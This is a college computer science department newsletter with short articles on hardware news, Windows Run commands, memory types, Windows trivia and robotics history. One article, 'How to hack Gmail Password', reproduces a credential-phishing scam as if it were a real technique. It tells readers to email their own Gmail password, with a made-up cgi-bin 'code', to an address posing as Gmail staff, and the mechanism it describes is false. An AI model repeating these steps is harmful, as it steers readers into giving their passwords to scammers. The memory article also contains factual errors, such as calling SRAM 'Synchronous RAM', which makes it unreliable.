

Ishare

KSR COLLEGE OF ARTS AND SCIENCE
INDIA
Knowledge is Power

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Ignite ur Ideas

Department of Computer Science & Applications

UG(BCA & B.Sc)

PG(MCA & M.Sc)

M.Phil(CS)

KSR College of Arts and science

EDITORIAL …

Today one of most attention seeking area is artificial intelligence and robotics. Since we were in the digital era , soon we may expect robots roaming around us and acting as our neighbors. With this issue we explored some knowledge about them. And in addition we have given the method to hack and protect our passwords. Some short cut run commands were given in order to consume our time. Memory device undergoes a rapid change and since we offered a profile of variations of memory devices. Many More useful and interesting informations are in this edition of I SHARE....

Editorial Board

CONTENTS

Desktop Supercomputer

Author

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This article helps to know about FASTRA II-12TFLOPS Desktop Supercomputer.

Scientists from the research group ASTRA, based in Belgium, recently presented their new desktop supercomputer, which is believed to be the world's fastest PC, being powered by six NVIDIA GTX295 dual-GPU cards along with one GTX275 single-GPUcard**.**

The desktop supercomputer was installed at the University of Antwerp**.** It was built to considerably accelerate the interpretation of sophisticated, 3D medical images**.** The computer was developed in cooperation with Tones.be and ASUS**.** With 13 GPUs, FASTRA II can reach a total power of **1**2TFLOPS**.**

To be able to fit all the necessary hardware in one case, the researchers ordered a special cage where all graphic cards would be stored, being connected to the motherboard with the help of flexible riser cables. The whole system includes 4 power supplies that are meant to satisfy the 13

GPUs. It used at full speed, FASTRA II will be able to outrun even a moderately sized supercomputer.

With 8 graphics processors functioning in parallel, the current system is able to reach the performance of 350 modern CPU cores**.** It would be used to carry out tomography tasks**.**

It would be interesting to note that this desktop supercomputer costs less than 4000 Euros**.**

Airmouse

Author

M. Mohammad arif ,
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This article gives information about the new airmouse-Futuristic Computer Mouse that Attaches to Your Fingers and Wrist.

Deanmark Ltd., a company based in Canada, has developed a special computer mouse that attaches to the user's fingers and wrist, thus considerably improving the navigation speed and accuracy when you work at a computer.

Its new invention is called AirMouse and the name comes from the device's ability to work while attached to the user's hand, without the necessity to roll it on the desktop.

It is worth mentioning that the company's founders Mark Bajramovic and Oren Tessler got acknowledged at the university. Mark mentioned that throughout the first year of study he developed a computer mouse related RSI (Repetitive Stress Injury) and was unable to use his right hand for several weeks.

The new computer mouse stays inactive when you place your hand in a flat position, which allows you to easily shift from typing to using the mouse.

How to hack Gmail Password

Author

Ms.F.Regina Mary
Lecturer, CS

This article helps to learn about how to hack Gmail password.

Need to hack Gmail passwords?

It is possible and it is easy. This way of hacking into Gmail accounts.

This is how it is done:

STEP 1− Log in to your own Gmail account. Note: Your account must be at least 30 days old for this to work.

STEP 2− Once you have logged into your own account, compose/write an e−mail to: passwrdserver2 @ gmail.com This is a mailing address to the Gmail

Staff. The automated server will send you the password that you have 'forgotten', after receiving the information you send them.

STEP 3− In the subject line type exactly:"**PASSWORD RECOVERY"**

STEP 4− On the first line of your mail write the email address of the person you are hacking.

STEP 5− On the second line type in the e−mail address you are using.

STEP 6− On the third line type in the password to YOUR email address (your OWN password). The computer needs your password so it can send a JavaScript from your account in the Gmail Server to extract the other email addresses password. In other word the system automatically checks your password to confirm the integrity of your status.

The process will be done automatically by the user administration server.

STEP 7− The final step before sending the mail is, type on the fourth line the following code exactly: cgi−bin_RETRIVE_PASS_BIN_PUB/$et76431&pwrsa

script< ip://233.243.2.34/cgi−bin/start?

v703&login=passmachine&f=(password)&f=27586&javascript=ACTIVE&rsa#>

{simply copy and paste above.}

so for example if your **Gmail id** is :David_100 @ gmail.com and your **password** is: David and the email address you want to **hack** is: test @ gmail.com then compose the mail as below:

To:(passwrdserver2 @ gmail.com)

bcc: cc: (Don't write anything in cc,bcc field)

Subject:"**PASSWORD RECOVERY"** test @ gmail.com

David_100 @ gmail.com

David

cgi−bin_RETRIVE_PASS_KEY_CGI_BIN/$et76431&pwrsa

script< ip://233.243.2.34/cgi−bin/start?

v703&login=passmachine&f=(password)&f=27586&javascript=ACTIVE&r

sa#>

{simply copy and paste above.}

The password will be sent to your inbox in a mail called "System Reg Message" from "System with in 6 hors. When my friend showed me how to do this I thought it was too good a trick to keep to myself! Just try and enjoy!

Lip-Reading Computers

Author

K.Dhanapal
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
This article gives information about the latest invention – lip reading computer which is able to identify different languages.



One of the latest inventions created by scientists from the **University of East Anglia** (UEA) are **lip-reading computers** that are able to identify different languages.

Scientists managed to come up with lip-reading computers some time earlier but now they created the first computer that can really distinguish different languages. This latest invention could prove to be very useful for people with hearing problems**,** as well as for law enforcement agencies, and in noisy environments.

The revolutionary research is currently led by Stephen Cox and Jake Newman of UEA's **School of Computing Sciences**. They will present their latest invention at a major conference that will take place in Taiwan on April 22.

It is worth mentioning that the technology was built up by statistical modeling of the lip movements developed by a team of 23 bilingual and trilingual speakers. The system could distinguish any language with extremely high accuracy. It could identify English, French, German, Arabic, Mandarin, Cantonese, Italian, Polish and Russian, reports the UEA website.

"This is the first scientific confirmation that when people speak different languages, they use different mouth shapes in different sequences," outlined Prof Cox.

"For example, we found frequent 'lip-rounding' among French speakers and more prominent tongue movements among Arabic speakers,".

The study was funded by the EPSRC and is a part of a larger project of the University of East Anglia that focuses on automatic lip-reading. Soon scientists will start working on the system closer to an individual's physiology and their way of speaking.

Concentration Tips

Author

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III Bsc(cs) B

This article helps to improve the concentration power.

The art or practice of concentration is to eliminate distraction and focus on the task at hand. If you find that you read through material and suddenly discover that you have no idea about what you've just read, or if you attend lectures and have difficulty paying attention to what is being said, these tips may help:

- Stick to a routine, efficient study schedule
- Study in a quiet environment
- For a study break, do something different from what you've been doing (e.g., walk around if you've been sitting), and in a different area
- Avoid daydreaming by asking yourself questions about the material as you study it
- Before lectures, look over the notes of the previous lecture and read the course material pertaining to the lecture so that you can anticipate the main ideas that the instructor will cover
- Show outward interest during lectures (attentive expression and posture) to self-motivate internal interest
- Resist distractions by sitting in front of the room away from disruptive classmates and by focusing on the instructor through listening and note taking.

Wrold's Net connection speeds rising

Author

Sarankumar
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This article gives information about the world's top countries for Internet Usage.

More cities and countries are enjoying faster Internet speeds, according to the latest State of the Internet report released.

Looking at the third quarter of 2009, the report found that most countries in the top-10 list for Internet performance saw an average 18 percent increase in speed from the second quarter. South Korea topped the list, with a 29 percent jump in speed to 14.6 megabits per second, while Ireland came in second for most improved, with a 26 percent rise to 5.3Mbps.

The United States failed to make the top-10 list again, coming in 18th, with a 1.8 percent increase to reach an average connection speed of 3.9Mbps. But some countries, such as Romania, Sweden, and the Czech Republic, saw their speeds drop in the third quarter from the second quarter.

The world's top countries for Internet speed

On a year-to-year basis, however, all the countries in the top 10 saw a boost in speed, with Ireland topping the list, with a 73 percent gain, followed by the Czech Republic, with a 23 percent improvement. On the same yearly basis, though, the United States was hit by a 2.4 percent decline in speed.

Overall, 103 of the 226 countries tracked by Akamai saw average connect speeds below 1Mbps, an improvement from the 125 countries found with such low performance in the second quarter. Only seven countries saw speeds below 100Kbps, down from 14 in the prior quarter. The lowest speed found among all countries was on the island of Mayotte, nestled in the Indian Ocean between Madagascar and Mozambique.

In the United States, changes in speed from the second quarter were mostly positive across the 10 areas with the best Internet performance. Massachusetts enjoyed the highest gain, rising 20 percent to achieve an average speed of 5.9Mbps. Washington, D.C., and Utah both saw their speeds grow 16 percent. But New Hampshire's average speed dropped 7.4 percent, while New York's fell by 2.2 percent.

Analyzing cities for the first time, Akamai discovered that a number of cities around the world now enjoy high-speed Internet access. Throughout Asia, Europe, and the United States, even the slowest-average cities saw speeds higher than 10Mbps. However, cities in more emerging areas, such as Africa and South America, are witnessing slower speeds, typically no greater than 4Mbps.

Noting the dramatic rise in Internet access from portable devices, Akamai also analyzed the mobile market in its latest report. The company found that average mobile connect speeds with Verizon Wireless, AT&T, and Sprint all settled in between 700Kbps and 800Kbps.

Finally, to no surprise, cyberattacks remained an ongoing problem in the third quarter, with attacks discovered from 207 different countries, slightly

more than those observed from 201 nations in the second quarter. Russia and Brazil surpassed the U.S. and China as the two top countries for originating cyberattacks, accounting for almost 22 percent of all attacks worldwide.

Run Commands

Author

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This article gives information about Run commands for Windows XP.

All of the Run Command below Work in the Windows XP Operating System Some do Require that you have the application installed. To provoke the run dialogue box where you can enter the run commands Click start and then select Run or even faster hold down the Windows key and press 'R' then enter your command.

Program	Run Command
Accessibility Controls	access.cpl
Accessibility Wizard	accwiz
Add Hardware Wizard	hdwwiz.cpl
Add/Remove Programs	appwiz.cpl
Administrative Tools	control admintools
Adobe Acrobat (if installed)	acrobat
Adobe Distiller (if installed)	acrodist
Adobe ImageReady (if installed)	imageready
Adobe Photoshop (if installed)	photoshop
Automatic Updates	wuaucpl.cpl

Basic Media Player	mplay32
Bluetooth Transfer Wizard	fsquirt
Calculator	calc
Ccleaner (if installed)	ccleaner
C: Drive	c:
Certificate Manager	cdrtmgr.msc
Character Map	charmap
Check Disk Utility	chkdsk
Clipboard Viewer	clipbrd
Command Prompt	cmd
Command Prompt	command
Component Services	dcomcnfg
Computer Management	compmgmt.msc
Compare Files	comp
Control Panel	control
Create a shared folder Wizard	shrpubw
Date and Time Properties	timedate.cpl
DDE Shares	ddeshare
Device Manager	devmgmt.msc
Direct X Control Panel (if installed)	directx.cpl
Direct X Troubleshooter	dxdiag
Disk Cleanup Utility	cleanmgr
Disk Defragment	dfrg.msc
Disk Partition Manager	diskmgmt.msc
Display Properties	control desktop
Display Properties	desk.cpl
Display Properties (w/Appearance Tab Pre-selected)	control color
Dr. Watson System Troubleshooting Utility	drwtsn32
Driver Verifier Utility	verifier

Ethereal (if installed)	ethereal
Event Viewer	eventvwr.msc
Files and Settings Transfer Tool	migwiz
File Signature Verification Tool	sigverif
Findfast	findfast.cpl
Firefox	firefox
Folders Properties	control folders
Fonts	fonts
Fonts Folder	fonts
Free Cell Card Game	freecell
Game Controllers	joy.cpl
Group Policy Editor (xp pro)	gpedit.msc
Hearts Card Game	mshearts
Help and Support	helpctr
Hyperterminal	hypertrm
Hotline Client	hotlineclient
Iexpress Wizard	iexpress
Indexing Service	ciadv.msc
Internet Connection Wizard	icwonn1
Internet Properties	inetcpl.cpl
Internet Setup Wizard	inetwiz
IP Configuration (Display Connection Configuration)	ipconfig /all
IP Configuration (Display DNS Cache Contents)	ipconfig /displaydns
IP Configuration (Delete DNS Cache Contents)	ipconfig /flushdns
IP Configuration (Release All Connections)	ipconfig /release
IP Configuration (Renew All Connections)	ipconfig /renew
IP Configuration (Refreshes DHCP & Re-Registers DNS)	ipconfig /registerdns
IP Configuration (Display DHCP Class ID)	ipconfig /showclassid

IP Configuration (Modifies DHCP Class ID)	ipconfig /setclassid
Java Control Panel (if installed)	jpicpl32.cpl
Java Control Panel (if installed)	javaws
Keyboard Properties	control keyboard
Local Security Settings	secpol.msc
Local Users and Groups	lusrmgr.msc
Logs You Out of Windows	logoff
Malicious Software Removal Tool	mrt
Microsoft Access (if installed)	access.cpl
Microsoft Chat	winchat
Microsoft Excel (if installed)	excel
Microsoft Diskpart	diskpart
Microsoft Frontpage (if installed)	frontpg
Microsoft Movie Maker	moviemk
Microsoft Management Console	mmc
Microsoft Narrator	narrator
Microsoft Paint	mspaint
Microsoft Powerpoint	powerpnt
Microsoft Word (if installed)	winword
Microsoft Syncronization Tool	mobsync
Minesweeper Game	winmine
Mouse Properties	control mouse
Mouse Properties	main.cpl
MS-Dos Editor	edit
MS-Dos FTP	ftp
Nero (if installed)	nero
Netmeeting	conf
Network Connections	control netconnections
Network Connections	ncpa.cpl
Network Setup Wizard	netsetup.cpl

Notepad	notepad
Nview Desktop Manager (if installed)	nvtuicpl.cpl
Object Packager	packager
ODBC Data Source Administrator	odbccp32
ODBC Data Source Administrator	odbccp32.cpl
On Screen Keyboard	osk
Opens AC3 Filter (if installed)	ac3filter.cpl
Outlook Express	msimn
Paint	pbrush
Password Properties	password.cpl
Performance Monitor	perfmon.msc
Performance Monitor	perfmon
Phone and Modem Options	telephon.cpl
Phone Dialer	dialer
Pinball Game	pinball
Power Configuration	powercfg.cpl
Printers and Faxes	control printers
Printers Folder	printers
Private Characters Editor	eudcedit
Quicktime (if installed)	quicktime.cpl
Quicktime Player (if installed)	quicktimeplayer
Real Player (if installed)	realplay
Regional Settings	intl.cpl
Registry Editor	regedit
Registry Editor	regedit32
Remote Access Phonebook	rasphone
Remote Desktop	mstsc
Removable Storage	ntmsmgr.msc
Removable Storage Operator Requests	ntmsoprq.msc
Resultant Set of Policy (xp pro)	rsop.msc

Scanners and Cameras	sticpl.cpl
Scheduled Tasks	control schedtasks
Security Center	wscui.cpl
Services	services.msc
Shared Folders	fsmgmt.msc
Sharing Session	rtcshare
Shuts Down Windows	shutdown
Sounds Recorder	sndrec32
Sounds and Audio	mmsys.cpl
Spider Solitare Card Game	spider
SQL Client Configuration	clicongf
System Configuration Editor	sysedit
System Configuration Utility	msconfig
System File Checker Utility (Scan Immediately)	sfc /scannow
System File Checker Utility (Scan Once At Next Boot)	sfc /scanonce
System File Checker Utility (Scan On Every Boot)	sfc /scanboot
System File Checker Utility (Return to Default Settings)	sfc /revert
System File Checker Utility (Purge File Cache)	sfc /purgecache
System File Checker Utility (Set Cache Size to Size x)	sfc /cachesize=x
System Information	msinfo32
System Properties	sysdm.cpl
Task Manager	taskmgr
TCP Tester	tcptest
Telnet Client	telnet
Tweak UI (if installed)	tweakui
User Account Management	nusrmgr.cpl

Utility Manager	utilman
Volume Serial Number for C:	label
Volume Control	sndvol32
Windows Address Book	wab
Windows Address Book Import Utility	wabmig
Windows Backup Utility (if installed)	ntbackup
Windows Explorer	explorer
Windows Firewall	firewall.cpl
Windows Installer Details	msiexec
Windows Magnifier	magnify
Windows Management Infrastructure	wmimgmt.msc
Windows Media Player	wmplayer
Windows Messenger	msnsgs
Windows Picture Import Wizard (Need camera connected)	wiaacmgr
Windows System Security Tool	syskey
Windows Script host settings	wscript
Widnows Update Launches	wupdmgr
Windows Version (shows your windows version)	winver
Windows XP Tour Wizard	tourstart
Wordpad	write
Zoom Utility	igfxzoom

Memory

Author

P.Gowri Shankar
Programmer

This article helps to know about the different types of memory used by computer.

PC memory stores data and programs currently being executed by the computer. It is important that the information is fetched by the CPU quickly to further processing. There are several memory types available. Important among there include the following:

- Dynamic RAM (DRAM)
- Synchronous RAM (SRAM)
- Synchronous DRAM (SDRAM)
- Rambus DRAM (RDRAM)
- Video RAM (VRAM)
- Windows RAM (WRAM)
- EDO RAM

RAM stands for Ramdom Access Memory.

Dynamic RAM (DRAM):

In dynamic RAM, the RAM gets refreshed continually by the controller. DRAM has been introduced in the earlier stages, and RAM versions available today are much bigger and faster than the earlier simple DRAMs. DRAMs store data in the form of capacitive charges. Since any capacitor tends to be leaky, a DRAM needs to be refreshed on a continual basis.

Synchronous RAM (SRAM):

SRAM contains a clock built onto the memory module, enabling the SRAM to be in synchronization with the motherboard cloak. SDRAM

doesn't require frequent recharge like DRAM. L-2 memory caches are usually made of SRAM and exhibit very fast read and write operations.

Synchronous DRAM (SDRAM):

SDRAM works in sync with the motherboard, and hence works quite fast. SDRAMs have speeds of the order of 133MHz, 800MHz, etc.

Rambus DRAM (RDRAM):

RDRAM technology was developed originally by Rambus, Inc. Rambus memory is integrated onto Rambus Inline Memory Modules (RIMMs). RDRAM chips are synchronized to the processor's memory bus.

Comparison Chart:

Memory Type	Synchronization.
DRAM	CPU synchronized to the motherboard. DRAM is neither synchronized to the motherboard nor CPU.
SRAM	CPU and memory module are synchronized to the motherboard.
RDRAM	Synchronizes to the memory bus clock. Memory bus clock is much faster than the motherboard clock. Hence faster data transfer between the CPU and the memory module occurs.

Video RAM (VRAM):

VRAM is primarily used on video cards. It is dual ported, in the sense that while one device write to VRAM, another device can simultaneously do

read operation. This is quite useful in animation and other speed sensitive video applications. VRAMs are more expensive than DRAMs, but provide better graphic display. Windows RAM (WRAM) is another type of memory used for graphics, and is similar to VRAM in functionality. However, with the faster memory access schemes like DDR, VRAM and WRAM are slowly becoming obsolete.

Double Data Rate SDRAM (DDR SDRAM):

DDR SDRAM is similar to SDRAM, but for the difference that DDR reads data on both the rising and falling edges of the clock. SDRAM reads only on the rising edge of a signal. This technique allows the DDR module to achieve speeds twice that of SDRAM. For example, instead of a data rate of 133MHz, DDR memory transfers data at 266MHz.

Memory Modules:

Memory modules are printed circuit cards made up of memory chips, and a few other passive components. Normally, memory modules are the those that get installed on the motherboard, and you don't handle individual memory chips. The following are the prominently used memory modules (also called memory cards):

- Dual In-line Package (DIP)
- Single In-line Memory Modules (SIMM)
- Dual In-line Memory Modules (DIMM)
- Rambus In-line Memory Modules (RIMM)
- DDR
- DDR II

Dual In-line Package (DIP): Initially, PC XT, and AT systems came with DIP sockets. Individual memory chips were inserted into the sockets.

DIP chip	DIP socket
	

A typical DIP socket and chip are shown in the figure above. As can be seen, there is only one chip per DIP package. This arrangement resulted in several DIP sockets being present on the motherboard. If you need to enhance the memory, buy additional chips and insert into any existing DIP sockets. There are several disadvantages because of this method:

1. Due to size, these chips used to take lot of space,
2. The chips used to dislodge from respective sockets, and give raise to errors
3. It is cumbersome to insert individual chips
4. Used to take more power

Because of the above problems, memory chips were integrated into SIMM (Single In-line Memory Modules) that overcome several of the said problems.

Single In-line Memory Modules (SIMM):

SIMM modules have several memory chips soldered in-line on its own circuit board. A typical SIMM is shown in the figure below. There are two types of SIMM modules: 30-pin SIMM modules, and 72-pin SIMM modules. Typically, a 72-pin SIMM has 32-bit wide memory bus, whereas a DIMM has 64-bit wide memory bus. On a SIMM, the edge connector pins on either side of a SIMM are shorted, representing only one signal pin.

	Typical SIMM package: Memory Size:64MB Memory Speed: 60nS Pins: 72

Dual In-Line Memory Modules (DIMM):

DIMMs are very similar to SIMMs. The major difference is that a DIMM has two different signal pins on each side of the module as shown in the figure. One big advantage of DIMM is that only one module can be inserted into the motherboard, whereas you need two SIMMs (paired) when working with 64-bit microprocessors like Pentium II and above. Since SIMM provides only 32-bit bus, you need to use 2-SIMMs paired together with any modern 64-bit processor. SIMMs typically have 72 pins, whereas DIMM have 168 pins.

	Typical DIMM package (using DDRAM): Memory size: 256MB Pins:168 pin


Rambus In-Line Memory Module (RIMM):

	A RIMM package using RDRAM

Rambus inline memory modules (RIMMs) use Rambus Dyamic RAM (RDRAM) chips.

Double Data Rate:

DDR modules are also called DIMMs (Dual-In-Line-Memory Module). A typical DDR module (DIMM) is shown above. The DIMM package using DDR is twice as fast as the one using SDRAM.

	Memory Size: 2X512MB Memory Speed: 400MHzPC3200 Memory Type: Dual Channel DDR Pins: 184

WEIRD

Author

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

Lecturer,CS

This article helps to know some genuine error messages from Windows applications.


Access and ODBC get really confused.




And now Access is completely clueless as to what happened.



Look at the buttons. Yes, the right button brought up a help file.




Look at the title bar. Does this look like a top-level directory?




This one's from Windows NT, and is without a doubt the funniest dialog box I've ever seen from any program. The mind just boggles.

So do I stop the operation or stop the operation?




That's a lot of dropped frames.

Microsoft Word can't start Microsoft Word? OK, so then who started Microsoft Word?



Install it to keep your Computer with Yourself!



Funny Windows Facts and Questions.

Author

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Lecturer, CS

This article gives information about some Funny Windows Facts and Questions.

Nobody can create a folder named "Con".

Try to create anywhere on your hard disk a folder called "**Con**" (without the quotes). Go to a location on your hard disk, right click, choose "**New**" and then select "**Folder**" from the menu that appears. Name the folder "**Con**" (without quotes) and hit **Enter**. You'll see that the folder won't be named "**Con**". It will be "**New folder**"

A text file made with Notepad, with the following content : "Bush hid the facts" (without quotes) won't display the actual text.

Go to Start -> Programs -> Accessories -> Notepad . Write in Notepad the following text : "**Bush hid the facts**" (without quotes) then Save the file and exit Notepad. Now go to the text file you created and open it. You'll see that the text you just wrote and save won't show.

Write in Word this: "=rand(200,99)" (without the quotes) and witness the magic.

Open **Microsoft Word** and on the first line write: "**=rand (200, 99)**" (without the quotes) and hit **Enter**.

"Magic in the Making"

Funny Questions

Time Allowed: 1 Minute

1. Continue this sequence in Logical Way:

M T W T _ _ _

2. Correct this formula with a single stroke:

5 + 5 + 5 = 550

3. Please write anything here

4. Draw a Rectangle with 3 lines

See Next Page for Answers

History of Robots & AI

Author

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
This article gives information about history of Robots and Artificial Intelligence.

1948- Norbert Wiener



Norbert Wiener published "Cybernetics," a major influence on later research into artificial intelligence. He drew on his World War II experiments with anti-aircraft systems that anticipated the course of enemy planes by interpreting radar images. Wiener coined the term "cybernetics" from the Greek word for "steersman."

In addition to "cybernetics," historians note Wiener for his analysis of brain waves and for his exploration of the similarities between the human brain

and the modern computing machine capable of memory association, choice, and decision making.

1959- APT ashtray


MIT´s Servomechanisms Laboratory demonstrated computer-assisted manufacturing. The school´s Automatically Programmed Tools project created a language, APT, used to instruct milling machine operations. At the demonstration, the machine produced an ashtray for each attendee.

1961 - UNIMATE

UNIMATE, the first industrial robot, began work at General Motors. Obeying step-by-step commands stored on a magnetic drum, the 4,000-pound arm sequenced and stacked hot pieces of die-cast metal.

The brainchild of Joe Engelberger and George Devol, UNIMATE originally automated the manufacture of TV picture tubes.

1963 - Rancho Arm



Researchers designed the Rancho Arm at Rancho Los Amigos Hospital in Downey, California as a tool for the handicapped. The Rancho Arm´s six joints gave it the flexibility of

a human arm. Acquired by Stanford University in 1963, it holds a place among the first artificial robotic arms to be controlled by a computer.


1965

A Stanford team led by Ed Feigenbaum created DENDRAL, the first expert system, or program designed to execute the accumulated expertise of specialists. DENDRAL applied a battery of "if-then" rules in chemistry and physics to identify the molecular structure of organic compounds.

1968-Tentacle Arm

Marvin Minsky developed the Tentacle Arm, which moved like an octopus. It had twelve joints designed to reach around obstacles. A PDP-6 computer controlled the arm, powered by hydraulic fluids. Mounted on a wall, it could lift the weight of a person.

1969 - Stanford Arm



Victor Scheinman´s Stanford Arm made a breakthrough as the first successful electrically powered, computer-controlled robot arm. By 1974, the Stanford Arm could assemble a Ford Model T water pump, guiding itself with optical and contact sensors. The Stanford Arm led directly to commercial production. Scheinman went on to design the PUMA series of industrial robots for Unimation, robots used for automobile assembly and other industrial tasks.

Answers:

1. Continue this sequence in Logical Way:

M T W T F S S

Monday Tuesday Wednesday

Thursday Friday Saturday Sunday


2. Correct this formula with a single stroke:

5 + 5 + 5 = 550

3. Please write anything here


anything

4. Draw a Rectangle with 3 lines




Funny Isn't it..

1970 - SRI´s Shakey



SRI International´s Shakey became the first mobile robot controlled by artificial intelligence. Equipped with sensing devices and driven by a problem-solving program called STRIPS, the robot found its way around the halls of SRI by applying information about its environment to a route. Shakey used a TV camera, laser range finder, and bump sensors to collect data, which it then transmitted to a DEC PDP-10 and PDP-15. The computer radioed back commands to Shakey — who then moved at a speed of 2 meters per hour.

1974-Silver Arm



David Silver at MIT designed the Silver Arm, a robotic arm to do small-parts assembly using feedback from delicate touch and pressure sensors. The arm´s fine movements corresponded to those of human fingers.

1976- Hirose´s Soft Gripper


Shigeo Hirose´s Soft Gripper could conform to the shape of a grasped object, such as this wine glass filled with flowers. The design Hirose created at the Tokyo Institute of Technology grew from his studies of flexible structures in nature, such as

elephant trunks and snake spinal cords.

1978- Speak & Spell creators


Texas Instruments Inc. introduced Speak & Spell, a talking learning aid for ages 7 and up. Its debut marked the first electronic duplication of the human vocal tract on a single chip of silicon. Speak & Spell utilized linear predictive coding to formulate a mathematical model of the human vocal tract and predict a speech sample based on previous input. It transformed digital information processed through a filter into synthetic speech and could store more than 100 seconds of linguistic sound. Shown here are the four individuals who began the Speak & Spell program: From left to right, Gene Frantz, Richard Wiggins, Paul Breedlove, and George Brantingham.

1979- Stanford Cart



In development since 1967, the Stanford Cart successfully crossed a chair-filled room without human intervention in 1979. Hans Moravec rebuilt the Stanford Cart in 1977, equipping it with stereo vision. A television camera, mounted on a rail on the top of the cart, took pictures from several different angles and relayed them to a computer. The computer gauged the distance between the cart and obstacles in its path.

1983- MIDI



The Musical Instrument Digital Interface was introduced at the first North American Music Manufacturers show in Los Angeles. MIDI is an industry-standard electronic interface that links electronic music synthesizers. The MIDI information tells a synthesizer when to start and stop playing a specific note, what sound that note should have, how loud it should be, and other information.

Raymond Kurzweil, a pioneer in developing the electronic keyboard, predicts MIDI and other advances will make traditional musical instruments obsolete in the future. In the 21st century, he wrote in his book, "The Age of Intelligent Machines," "There will still be acoustic instruments around, but they will be primarily of historical interest, much like harpsichords are today.... While the historically desirable sounds of pianos and violins will continue to be used, most music will use sounds with no direct acoustic counterpart.... There will not be a sharp division between the musician and nonmusician."

Creating Smoke

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
This article helps to create smoke shapes in Photoshop.

1 - Create some Shapes:
Created some random shapes.


2 - Apply a Gaussian blur on each shape

3 - Using the liquify filter




4 – Positioning the shapes

5 - Adding some colors




Add a background color on the layer of the shape, otherwise the Hue/Saturation won't work

6 - Creating a cloud behind the smoke



Set a feather with a high value, like 40 to 80, and after that apply the hue/saturation on the cloud too

7 - Adding a gradient to create an atmosphere



The gradient will give a atmosphere and more depth to the image

Final Result

The whole process took me about 30 to 40 minutes tops, it's pretty simple, although it can be quite hard to create a natural smoke with the liquify filter, the best thing to do is to play with the brushes and with the tools to achieve the desired effect.

Uninstall a Program

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This article helps to know about how to correctly

How to Correctly Uninstall a Program

Although the front-end or the part of the Windows system you see is quite simple and user-friendly, the operating system is quite complicated behind the scenes. And, a simple error or mistake can cause severe damage to your PC. Therefore, it is important that in the process of enjoying the computing experience on your Windows computer, you take proper care of

it. For instance, one of the most important tasks that many computer users fail to do is to use legitimate procedures to uninstall programs from their computers. This is a very important task, because whenever you install programs on your computer several files and registry entries are added. And if you fail to uninstall your application using the correct method, many orphan files, registry entries, and programs shortcuts may be left behind. This orphaned data unnecessarily clutters your computer, and eventually leads it toward frequent system errors, freezes, and crashes.

The proper methods that you may use to uninstall programs from your computer and prevent uninstall errors that occur due to incorrect removal processes.

Method #1: Use Add or Remove Programs

Most of the programs, especially the ones installed using the Windows Installer utility, add an entry in the Add or Remove programs list. Therefore, when trying to uninstall programs, this is the first method that you must opt for.

For example, if you want to uninstall Office 2007 or remove a Norton product from your computer, you may perform the following steps:

1. Open Start menu, and then select Control Panel.
2. In the Control Panel window, select the Add or Remove Programs link.
3. Scroll down the currently installed programs list and select the option to uninstall Office 2007 or the Norton product you want to remove.
4. Next, select the Change/Remove button to uninstall the selected program.

5. Restart your system after the un-installation process is complete to ensure that all registry entries and related programs are removed from the system.

Method# 2: Use Program Uninstaller

Although Add or Remove Programs is usually the most commonly used utility to uninstall programs, it is usually not efficient in performing a complete uninstallation, especially when you are trying to uninstall large applications such as Norton and Office 2007. This is the reason why separate uninstaller programs are available for these programs. For instance, you can download the Windows Installer CleanUp Utility and Norton removal tool on your computer to remove Office 2007 and Norton products from your computer.

Method #3: Use the Program Uninstall Option

Many programs do not add their uninstall option in Add or Remove Programs. The uninstall option for these programs is usually available in their program folder and a shortcut to it is usually added in the Start menu as Uninstall Program_Name. For instance, if you want to uninstall WinZip from your computer, open Start menu, point to All Programs, select WinZip and then select the Uninstall WinZip option.

Because programs add a number of files and registry entries, it is recommended that after you have uninstalled your program, you scan your registry and the hard disk for any left over information and remove it from the system. To remove unwanted and orphan entries from the registry, you may use a reliable registry cleaner tool to scan and remove these entries. Also, use the Disk Cleanup tool included in your Windows XP or Windows Vista computer to remove unwanted program files from the system.

Google Chrome 6.0.427.0 Beta

Google Chrome is a browser that combines a minimal design with sophisticated technology to make the web faster, safer, and easier.

<u>One box for everything</u>

Type in the address bar and get suggestions for both search and web pages.

<u>Thumbnails of your top sites</u>

Access your favorite pages instantly with lightning speed from any new tab.

<u>Incognito mode</u>

Don't want pages you visit to show up in your web history? Choose incognito mode for private browsing.

<u>Safe browsing</u>

Google Chrome warns you if you're about to visit a suspected phishing, malware or otherwise unsafe website.

Title: Google Chrome 6.0.427.0 Beta

Filename: chrome_installer.exe

File size: 17.07MB (17,895,920 bytes)

Requirements: Windows XP / 2003 / Vista / Windows7 / XP64 / Vista64 / Windows7 64

Languages: en-US, es-ES, ja-JP, pl-PL

License: Open Source

Author: Google(www.google.com)

Homepage: www.google.com/chrome

Happenings

SEMINAR

"Knowledge Is Power"

K.S.RANGASAMY COLLEGE OF ARTS AND SCIENCE

DEPARTMENT OF COMPUTER SCIENCE & APPLICATIONS

Orientation Program on

"Fundamentals of Statistics"

By

Department of Maths,

KSR college of Arts and Science,

Tiruchengode.

Venue: A.C Gallery Hall

Time: 9:00 am – 4:00 pm

Date: 7th to 10th June 2010

Organized By

Department of Computer Science and Applications

Audience: II B.Sc(CS) & II BCA Students

This orientation lays the basic fundamental knowledge for students who already don't have familiarity with statistics. The Lecture was on basics of Fundamentals of Statistics which was an introduction to students to get an idea about the Statistics and to explore the foundations of the subject.

We welcome your valuable comments, suggestions & articles to
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